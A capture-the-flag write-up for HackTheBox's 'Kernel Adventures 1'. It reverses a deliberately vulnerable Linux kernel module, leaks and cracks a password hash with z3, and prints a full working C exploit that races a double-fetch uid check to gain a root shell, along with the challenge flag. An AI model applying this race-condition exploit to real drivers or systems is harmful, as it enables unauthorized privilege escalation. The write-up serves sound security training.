Kernel Adventures 1
HackTheBox - Kernel Adventures 1
Overview
Kernel Adventures: Part 1 is a medium-difficulty kernel pwn challenge focused on reversing a password verification routine and exploiting a double-fetch vulnerability to achieve privilege escalation.
Program Analysis
We are given a zip archive which, after extraction, contains several files.
1
2
3
4
5
6
7
8
9
10
11
12
mark@rwx:~/Desktop/Labs/HTB/Challenges/KernelAdventure1$ unzip a12c733e-665f-4560-a52e-4b576c5f3cde.zip
Archive:  a12c733e-665f-4560-a52e-4b576c5f3cde.zip
   creating: release/
[a12c733e-665f-4560-a52e-4b576c5f3cde.zip] release/notes.txt password:
password incorrect--reenter:
  inflating: release/notes.txt
  inflating: release/rootfs.cpio.gz
  inflating: release/run.sh
  inflating: release/bzImage
mark@rwx:~/Desktop/Labs/HTB/Challenges/KernelAdventure1$ ls release
bzImage  notes.txt  rootfs.cpio.gz  run.sh
mark@rwx:~/Desktop/Labs/HTB/Challenges/KernelAdventure1$
Looking at the extracted files, we can already tell this is most likely a kernel pwn challenge.
Here’s the content of notes.txt
1
I removed the password hashes in the file I gave you. They're not supposed to be 0.
Okay, we’ll come back to this later.
The main files of interest are:
- run.sh: the script responsible for booting the kernel image
- bzImage: the Linux kernel boot image
- rootfs.cpio.gz: the compressed root filesystem used by the kernel at boot
Inspecting the run.sh script shows that the kernel is booted using qemu.
1
2
3
4
5
6
7
8
9
10
11
12
#!/bin/bash

qemu-system-x86_64 \
    -m 128M \
    -nographic \
    -kernel ./bzImage \
    -append 'console=ttyS0 loglevel=3 oops=panic panic=1 kaslr' \
    -monitor /dev/null \
    -initrd ./rootfs.cpio.gz  \
    -no-kvm \
    -cpu qemu64 \
    -smp cores=2
There are some important things to note here:
- KASLR is enabled via the kaslr boot argument, meaning kernel addresses will be randomized at boot.
- The VM is configured with 2 CPU cores.
- SMAP/SMEP/KPTI isn’t enabled.
The kernel version compiled is 4.19.81:
1
2
3
mark@rwx:~/Desktop/Labs/HTB/Challenges/KernelAdventure1/release$ file bzImage
bzImage: Linux kernel x86 boot executable bzImage, version 4.19.81 (sampriti@sampriti-xps) #1 SMP Fri Nov 29 14:56:26 EST 2019, RO-rootFS, swap_dev 0X7, Normal VGA
mark@rwx:~/Desktop/Labs/HTB/Challenges/KernelAdventure1/release$
rootfs.cpio.gz contains the root filesystem, we need to decompress it.
1
2
3
4
5
6
7
8
9
10
mark@rwx:~/Desktop/Labs/HTB/Challenges/KernelAdventure1/release$ mkdir rootfs
mark@rwx:~/Desktop/Labs/HTB/Challenges/KernelAdventure1/release$ gunzip rootfs.cpio.gz
mark@rwx:~/Desktop/Labs/HTB/Challenges/KernelAdventure1/release$ cd rootfs
mark@rwx:~/Desktop/Labs/HTB/Challenges/KernelAdventure1/release/rootfs$ cpio -idv < ../rootfs.cpio
mark@rwx:~/Desktop/Labs/HTB/Challenges/KernelAdventure1/release/rootfs$ ls
bin  dev  etc  flag  home  init  lib  lib64  linuxrc  media  mnt  mysu.ko  opt  proc  root  run  sbin  sys  tmp  usr  var
mark@rwx:~/Desktop/Labs/HTB/Challenges/KernelAdventure1/release/rootfs$ cd ..
mark@rwx:~/Desktop/Labs/HTB/Challenges/KernelAdventure1/release$ ls
bzImage  notes.txt  rootfs  rootfs.cpio  run.sh
mark@rwx:~/Desktop/Labs/HTB/Challenges/KernelAdventure1/release$
I modified the run.sh script so that the rootfs directory is automatically compressed each time the VM boots.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
#!/bin/bash

pushd rootfs
find . -print0 | cpio --null -ov --format=newc | gzip -9 > ../rootfs.cpio.gz
popd

qemu-system-x86_64 \
    -m 128M \
    -kernel ./bzImage \
    -nographic \
    -append 'console=ttyS0 loglevel=3 oops=panic panic=1 kaslr' \
    -monitor /dev/null \
    -initrd ./rootfs.cpio.gz  \
    -cpu qemu64 \
    -smp cores=2
The notes.txt mentioned the password hashes had been zeroed out.
1
2
3
4
5
6
7
8
9
10
11
mark@rwx:~/Desktop/Labs/HTB/Challenges/KernelAdventure1/release$ cd rootfs/
mark@rwx:~/Desktop/Labs/HTB/Challenges/KernelAdventure1/release/rootfs$ cd etc/
mark@rwx:~/Desktop/Labs/HTB/Challenges/KernelAdventure1/release/rootfs/etc$ cat passwd
root:x:0:0:root:/root:/bin/sh
user:x:1000:1000:user:/home/user:/bin/sh
admin:x:1001:1001:admin:/home/admin:/bin/sh
mark@rwx:~/Desktop/Labs/HTB/Challenges/KernelAdventure1/release/rootfs/etc$ cat shadow
root:*:::::::
user:*:::::::
admin:*:::::::
mark@rwx:~/Desktop/Labs/HTB/Challenges/KernelAdventure1/release/rootfs/etc$
So currently there are 3 users:
- root
- user
- admin
Next, let’s inspect the init script, which is the first user-space process executed during system boot.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
mark@rwx:~/Desktop/Labs/HTB/Challenges/KernelAdventure1/release/rootfs$ cat init
#!/bin/sh
/bin/mount -t devtmpfs devtmpfs /dev
chown root:tty /dev/console
chown root:tty /dev/ptmx
chown root:tty /dev/tty
mkdir -p /dev/pts
mount -vt devpts -o gid=4,mode=620 none /dev/pts

mount -t proc proc /proc
mount -t sysfs sysfs /sys

echo 0 > /proc/sys/kernel/kptr_restrict
echo 0 > /proc/sys/kernel/dmesg_restrict

insmod mysu.ko
chmod 666 /dev/mysu

setsid cttyhack setuidgid 1000 sh

umount /proc
umount /sys

poweroff -d 1 -n -f
mark@rwx:~/Desktop/Labs/HTB/Challenges/KernelAdventure1/release/rootfs$
The init script shows that a kernel module (mysu.ko) is loaded during boot, and afterward a shell is spawned as the user account (UID 1000).
Interestingly it disables kptr_restrict and dmesg_restrict, which typically restrict kernel pointer visibility and access to kernel logs.
Well that’s all for the file system analysis, now we will reverse the kernel module because that’s our target.
We begin by analyzing the kernel module:
1
2
3
4
5
6
7
8
9
10
11
12
mark@rwx:~/Desktop/Labs/HTB/Challenges/KernelAdventure1/release$ cp rootfs/mysu.ko .
mark@rwx:~/Desktop/Labs/HTB/Challenges/KernelAdventure1/release$ file mysu.ko
mysu.ko: ELF 64-bit LSB relocatable, x86-64, version 1 (SYSV), BuildID[sha1]=a843ca9280a408d502d5a9fda75b99a8e262d16c, not stripped
mark@rwx:~/Desktop/Labs/HTB/Challenges/KernelAdventure1/release$ modinfo mysu.ko
filename:       /home/mark/Desktop/Labs/HTB/Challenges/KernelAdventure1/release/mysu.ko
description:    My Custom Su
license:        GPL
depends:
retpoline:      Y
name:           mysu
vermagic:       4.19.81 SMP mod_unload
mark@rwx:~/Desktop/Labs/HTB/Challenges/KernelAdventure1/release$
Opening the module in IDA, here’s the constructor function:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
__int64 mysu_init()
{
  unsigned int v0; // edx
  unsigned __int64 v1; // rax

  printk(&unk_378);
  majorNumber = _register_chrdev(0LL, 0LL, 256LL, "mysu", &fops);
  if ( majorNumber >= 0 )
  {
    printk(&unk_3C2);
    mysuClass = _class_create(&_this_module, "mysu", &_class_create);
    if ( (unsigned __int64)mysuClass <= 0xFFFFFFFFFFFFF000LL )
    {
      printk(&unk_410);
      v1 = device_create(mysuClass, 0LL, (unsigned int)(majorNumber << 20), 0LL, "mysu");
      v0 = 0;
      mysuDevice = v1;
      if ( v1 > 0xFFFFFFFFFFFFF000LL )
      {
        class_destroy(mysuClass, 0LL, 0LL);
        _unregister_chrdev((unsigned int)majorNumber, 0LL, 256LL, "mysu");
        printk(&unk_440);
        return (unsigned int)mysuDevice;
      }
    }
    else
    {
      _unregister_chrdev((unsigned int)majorNumber, 0LL, 256LL, "mysu");
      printk(&unk_3E0);
      return (unsigned int)mysuClass;
    }
  }
  else
  {
    printk(&unk_398);
    return (unsigned int)majorNumber;
  }
  return v0;
}
This module registers a character device, which is exposed to user space as /dev/mysu.
The cleanup routine is responsible for properly removing this device and unregistering all associated kernel structures when the module is unloaded:
1
2
3
4
5
6
7
8
9
10
11
12
__int64 mysu_exit()
{
  __int64 v0; // rsi
  __int64 v1; // rdx

  v0 = (unsigned int)(majorNumber << 20);
  device_destroy(mysuClass, v0);
  class_unregister(mysuClass);
  class_destroy(mysuClass, v0, v1);
  _unregister_chrdev((unsigned int)majorNumber, 0LL, 256LL, "mysu");
  return printk(&unk_465);
}
The module registers its file operations structure during initialization:
1
majorNumber = _register_chrdev(0LL, 0LL, 256LL, "mysu", &fops);
The relevant entries in the fops structure are:
1
2
.data:0000000000000570                 dq offset dev_read
.data:0000000000000578                 dq offset dev_write
This means the device supports only two main operations:
- read() is handled with
dev_read - write() is handled with
dev_write
The dev_read function is invoked when a user-space process calls the read syscall on /dev/mysu.
1
2
3
4
5
6
7
8
9
10
size_t __fastcall dev_read(__int64 filp, void *buf, unsigned __int64 size, __int64 offset)
{
  unsigned __int64 n; // [rsp+8h] [rbp-18h]

  n = size;
  if ( size > 0x20 )
    n = 0x20LL;
  memcpy(buf, &users, n);
  return n;
}
It ensures that the provided size is less than or equal to 0x20 before it copies the data stored at users to the user-space buffer.
The dev_write function is invoked when a user-space process calls the write syscall on /dev/mysu.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
unsigned __int64 __fastcall dev_write(__int64 a1, buf_t *buf, unsigned __int64 size, __int64 offset)
{
  int uid; // ebp
  _DWORD *cred; // rax

  if ( size <= 7 )
    return 0LL;
  if ( buf->uid != users.users[0].uid )
  {
    if ( users.users[1].uid != buf->uid )
      return 0LL;
    goto LABEL_8;
  }
  if ( (unsigned int)hash(buf->password) != users.users[0].hash )
  {
    if ( users.users[1].uid != buf->uid )
      return 0LL;
LABEL_8:
    if ( (unsigned int)hash(buf->password) != users.users[1].hash )
      return 0LL;
  }
  uid = buf->uid;
  cred = (_DWORD *)prepare_creds();
  cred[1] = uid;
  cred[2] = uid;
  cred[3] = uid;
  cred[4] = uid;
  cred[5] = uid;
  cred[6] = uid;
  cred[7] = uid;
  cred[8] = uid;
  commit_creds(cred);
  return size;
}
Note: The shown pseudocode is what I already did reverse (the structure…)
Before I dig into what the dev_write handler does, I’ll explain the structures which I created.
First we have a user_t structure which contains the details of a specific user, in this case the uid and password hash (as defined by the kernel module).
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
00000000 struct user_t // sizeof=0x10
00000000 {                                       // XREF: .data:users/r
00000000     struct cred_t users[2];             // XREF: dev_write+8/r
00000000                                         // dev_write+18/r ...
00000010 };

00000000 struct cred_t // sizeof=0x8
00000000 {                                       // XREF: user_t/r
00000000     int uid;                            // XREF: dev_write+18/r
00000000                                         // dev_write+3C/r
00000004     int hash;                           // XREF: dev_write+31/r
00000004                                         // dev_write+4D/r
00000008 };

static user_t users;
Then we have buf_t which is the uid and password string provided by the user-space process.
1
2
3
4
5
00000000 struct buf_t // sizeof=0x4;variable_size
00000000 {
00000000     int uid;
00000004     char password[];
00000004 };
Back to the write handler, the overall authentication flow works as follows:
- It first checks that the size provided to
write()is greater than 7, rejecting smaller inputs. - It then parses the supplied
UIDand compares it against the list of valid users stored in the global users structure. - If the UID does not match any known entry, the function exits early.
- If a match is found, it proceeds to compute a hash of the provided password and compares it against the stored hash for that user.
- When the comparison succeeds, it constructs a credential structure for the target user and updates the current process credentials accordingly, effectively switching privileges.
In essence, the module behaves like a simplified kernel-level su, where to access a user account requires both a valid UID and the correct plaintext password.
But what is the password hash?
Inspecting the global users variable shows:
1
2
.data:0000000000000540 ; user_t users
.data:0000000000000540 users           user_t <<<3E8h, 0>, <3E9h, 0>>>
From this, we can see that the password hash fields are currently initialized to zero.
This also matches the hint from notes.txt.
On the remote however, it doesn’t persist so the hash is there, because we can leak it using dev_read this means we can recover the hash.
Exploitation
We now have a way to actually get the password hash but how do we get the plaintext password itself?
Looking at the hash function we get this:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
__int64 __fastcall hash(const char *password)
{
  unsigned int magic_hash; // [rsp+Ch] [rbp-14h]
  unsigned int v3; // [rsp+Ch] [rbp-14h]
  __int64 count; // [rsp+10h] [rbp-10h]
  size_t size; // [rsp+18h] [rbp-8h]

  count = 0LL;
  magic_hash = 0;
  size = strlen(password);
  while ( count != size )
  {
    v3 = 0x401 * (password[count] + magic_hash);
    magic_hash = password[count++] ^ (v3 >> 6) ^ v3;
  }
  return magic_hash;
}
It doesn’t explicitly define the password length, but we can leverage z3, an SMT solver, to compute a valid input that satisfies the hash function for a given output.
However, even if we successfully recover a valid password, that only grants access to the corresponding user account and not root (the only user ids in the structure is that of user & admin).
Since the ultimate objective is privilege escalation, how do we achieve this?
There is, however, a vulnerability in the dev_write handler, a double-fetch race condition on the uid value.
The issue appears during the UID validation and subsequent credential update:
1
2
3
4
5
if (buf->uid != users.users[0].uid) {
    // ...
}

uid = buf->uid;
Here, the kernel first reads buf->uid from user space to validate it against a known value in users.
Later, just before updating the process credentials, it reads buf->uid again from user space.
This creates a time-of-check to time-of-use (TOCTOU) scenario, the value is trusted during validation, but re-fetched later without consistency guarantees.
Because the value is fetched directly from user space twice, we can exploit this window by using a concurrent thread to modify buf->uid between the check and the assignment (we do this in a while loop). If we switch the UID to 0 (root) during that race window, the kernel will end up applying root credentials to the process.
First we need to read the hash, here’s the code I wrote for that:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
#define _GNU_SOURCE
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>

#define CHAR_DEVICE "/dev/mysu"

typedef struct cred_t {
    int uid;
    int hash;
} cred_t;


int main() {
    int fd = open(CHAR_DEVICE, O_RDWR);
    if (fd < 0) {
        perror("Failed to open device");
        return -1;
    }

    cred_t creds[2] = {0};

    if (read(fd, &creds, sizeof(creds)) < 0) {
        perror("Failed to read from device");
        close(fd);
        return -1;
    }

    printf("UID: %d, Hash: %d\n", creds[0].uid, creds[0].hash);
    printf("UID: %d, Hash: %d\n", creds[1].uid, creds[1].hash);

    close(fd);

    return 1;
}
I compiled with musl-gcc.
1
mark@rwx:~/Desktop/Labs/HTB/Challenges/KernelAdventure1/release$ musl-gcc exp.c -o exp -static
To transfer the exploit, I made a python wrapper that encodes the exploit and sends it to the remote instance.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
from pwn import *
import base64

host, port = "154.57.164.80", 32661

io = remote(host, port)

def run(cmd):
    io.sendlineafter(b"$", cmd)

with open("./exp", "rb") as f:
    payload = base64.b64encode(f.read()).decode()

run(b"cd /tmp")
run(b"> b64exp")

for i in range(0, len(payload), 512):
    info("Uploading... %#x", i)
    chunk = payload[i:i+512]
    run(f"echo '{chunk}' >> b64exp".encode())

run(b"base64 -d b64exp > exp")
run(b"chmod +x exp")

io.interactive()
Running it we get the hash for both accounts.
1
2
3
4
5
/tmp $ $ ./exp
./exp
UID: 1000, Hash: 53583733
UID: 1001, Hash: 716661863
/tmp $ $
The first password hash has lower bits so I decided to recover the password for the account (uid == 1000).
1
2
3
4
5
6
7
8
9
10
11
12
mark@rwx:~/Desktop/Labs/HTB/Challenges/KernelAdventure1/release$ python3
Python 3.12.3 (main, Mar 23 2026, 19:04:32) [GCC 13.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> hex(53583733)
'0x3319f75'
>>> hex(716661863)
'0x2ab76467'
>>> (37296).bit_count()
6
>>> (716661863).bit_count()
17
>>>
Here’s my z3 script:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
from z3 import *

password = [BitVec(f"x_{i}", 8) for i in range(8)]
result = BitVecVal(0, 32)
expected = 0x3319f75

s = Solver()

for i in range(len(password)):
    computed = 0x401 * (result + SignExt(24, password[i]))
    result = computed ^ LShR(computed, 6) ^ SignExt(24, password[i])

s.add(result == expected)

if s.check() == sat:
    m = s.model()
    d = bytes(m[x].as_long() for x in password)
    for i in d:
        print(hex(i), end=',')
    print()
else:
    print("No solution found")
Running it we get the password:
1
2
3
mark@rwx:~/Desktop/Labs/HTB/Challenges/KernelAdventure1/release$ python3 hashgg.py
0xb1,0xe5,0x97,0x4f,0x9e,0xa4,0xf7,0x5a,
mark@rwx:~/Desktop/Labs/HTB/Challenges/KernelAdventure1/release$
With this set, we can now go ahead and exploit the double fetch.
Here’s my exploit:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
#define _GNU_SOURCE
#include <unistd.h>
#include <stdio.h>
#include <fcntl.h>
#include <stdint.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <pthread.h>

#define CHAR_DEVICE "/dev/mysu"


char creds[] = {
  0xe8, 0x03, 0x00, 0x00,
  0xb1, 0xe5, 0x97, 0x4f,
  0x9e, 0xa4, 0xf7, 0x5a,
};

int finished = 0;

void *change_to_root(void *arg) {
    int fd;

    while (!finished) {
        creds[0] = 0x0;
        creds[1] = 0x0;

        fd = open(CHAR_DEVICE, O_RDWR);
        write(fd, creds, sizeof(creds));
        close(fd);

        if (getuid() == 0) {
            finished = 1;
            puts("[*] got root!");
            system("/bin/sh");
        }
    }
}

void *change_to_user(void *arg) {
    int fd;

    while (!finished) {
        creds[0] = 0xe8;
        creds[1] = 0x03;

        fd = open(CHAR_DEVICE, O_RDWR);
        write(fd, creds, sizeof(creds));
        close(fd);

        if (getuid() == 0) {
            finished = 1;
            puts("[*] got root!");
            system("/bin/sh");
        }
    }
}

int main() {

    int fd = open(CHAR_DEVICE, O_RDWR);
    if (fd < 0) {
        perror("Failed to open the device");
        return -1;
    }

    pthread_t thread1, thread2;

    puts("[*] Worker threads starting...");

    if (pthread_create(&thread1, NULL, change_to_root, NULL)) {
        fprintf(stderr, "Error creating thread\n");
        return -1;
    }

    if (pthread_create(&thread2, NULL, change_to_user, NULL)) {
        fprintf(stderr, "Error creating thread\n");
        return -1;
    }

    pthread_join(thread1, NULL);
    pthread_join(thread2, NULL);

    return 0;
}

Running it works
FLAG
1
HTB{C0ngr4ts_y0u_3xpl0it3d_A_D0uBlE-FeTcH}